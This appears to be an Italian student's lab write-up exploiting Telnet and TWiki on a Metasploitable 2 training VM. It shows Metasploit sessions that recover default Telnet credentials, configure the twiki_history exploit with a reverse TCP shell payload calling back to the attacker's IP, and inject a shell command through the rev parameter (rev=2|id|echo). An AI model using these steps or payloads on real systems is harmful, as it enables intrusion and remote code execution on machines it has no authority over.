


W16D1 – Exploit Telnet e TWiki.

Esercizio obbligatorio

Per prima cosa, ho impostato gli indirizzi IP come richiesto nella consegna dell'esercizio, assegnando quindi a Kali l'IP 192.168.1.25 ed a Metasploitable 2 l'IP 192.168.1.40. Per sfruttare la vulnerabilità di Telnet sulla porta 23 e trasferire il traffico su un canale non cifrato, ho avviato MSFConsole con "msfconsole" ed ho abilitato il modulo auxiliary/scanner/telnet/telnet_version con il comando "use". Con "show options" ho verificato se ci fossero delle configurazioni obbligatorie da fare e, come richiesto, ho impostato la macchina target con "set RHOSTS" e l'IP di Metasploitable, ossia 192.168.1.40. Non erano necessarie altre configurazioni.



```
kali@kali: ~  
File Actions Edit View Help  
I love shells --egypt  
=[ metasploit v6.3.55-dev ]  
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use auxiliary/scanner/telnet/telnet_version  
msf6 auxiliary(scanner/telnet/telnet_version) > show options  
  
Module options (auxiliary/scanner/telnet/telnet_version):  


| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified user name                                                               |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |

  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40  
RHOSTS => 192.168.1.40  
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Ho lanciato l'exploit con il comando "exploit" ed ho visualizzato le credenziali corrette per accedere a Metasploitable, ovvero msfadmin come username e msfadmin come password. Per verificare che l'exploit sia andato a buon fine, ho lanciato il comando "telnet 192.168.1.40" e con il login successivo ho verificato che le credenziali individuate precedentemente con l'exploit erano corrette e sono entrata nella macchina target.


```
kali@kali: ~  
File Actions Edit View Help  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Tue Sep  3 12:02:38 EDT 2024 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:8d:17:a0 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0  
        inet6 fe80::a00:27ff:fe8d:17a0/64 scope link  
            valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$ whoami  
msfadmin  
msfadmin@metasploitable:~$
```

Esercizio facoltativo

Per sfruttare la vulnerabilità di TWiki legata al parametro rev, che potrebbe essere utilizzato da un utente malintenzionato per iniettare ed eseguire del codice malevolo, ho abilitato con "use" il modulo exploit/unix/webapp/twiki_history. Con "show options" ho controllato quali opzioni andavano configurate.

```
kali@kali: ~  
File Actions Edit View Help  
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/unix/webapp/twiki_history  
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp  
msf6 exploit(unix/webapp/twiki_history) > show options  
Module options (exploit/unix/webapp/twiki_history):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 80              | yes      | The target port (TCP)                                                                                  |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| URI     | /twiki/bin      | yes      | Twiki bin directory path                                                                               |
| VHOST   |                 | no       | HTTP server virtual host                                                                               |

  
Payload options (cmd/unix/python/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Ho impostato RHOSTS con "set RHOSTS" e l'IP della macchina target Metasploitable 2 e poi ho scelto il payload cmd/unix/reverse con "set payload" ed il path del payload scelto. Ho controllato con "show options" che non ci fossero altre configurazioni obbligatorie da aggiungere.


```
kali@kali: ~  
File Actions Edit View Help  
Trash quadrato.py w/DIpratic... provalista.py Metasploit...  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40  
RHOSTS => 192.168.1.40  
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse  
payload => cmd/unix/reverse  
msf6 exploit(unix/webapp/twiki_history) > show options  
  
Module options (exploit/unix/webapp/twiki_history):  


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Proxies | __pyscache__    | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.1.40    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 80              | yes      | The target port (TCP)                                                                                                                                                                               |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| URI     | /twiki/bin      | yes      | Twiki bin directory path                                                                                                                                                                            |
| VHOST   |                 | no       | HTTP server virtual host                                                                                                                                                                            |

  
Payload options (cmd/unix/reverse):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Ho lanciato l'exploit con il comando "exploit".


```
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/webapp/twiki_history) > exploit  
  
[*] Started reverse TCP double handler on 192.168.1.25:4444  
[+] Successfully sent exploit request  
[*] Exploit completed, but no session was created.  
msf6 exploit(unix/webapp/twiki_history) > 
```

Infine ho verificato che l'exploit fosse andato a buon fine: ho raggiunto la piattaforma TWiki dal browser ed ho inviato con successo del codice. L'exploit è andato a buon fine.

FWiki . Main . TWikiUsers (r1.2|id|echo)

192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|id|echo%20

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 TWiki > [Main](#) > **TWikiUsers** (r1.2|id|echo)

TWiki webs:
[Main](#) | [TWiki](#) | [Know](#) | [Sandbox](#)

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go }

-ko /var/www/twiki/data/Main/TWikiUsers.txt

Topic **TWikiUsers** . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diffs](#) | [r1.16](#) | [≥](#) | [r1.15](#) | [≥](#) | [r1.14](#) | [More](#) }

Revision r1.2|id|echo - 01 Jan 1970 - 00:00 GMT -

Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? [Send](#) feedback.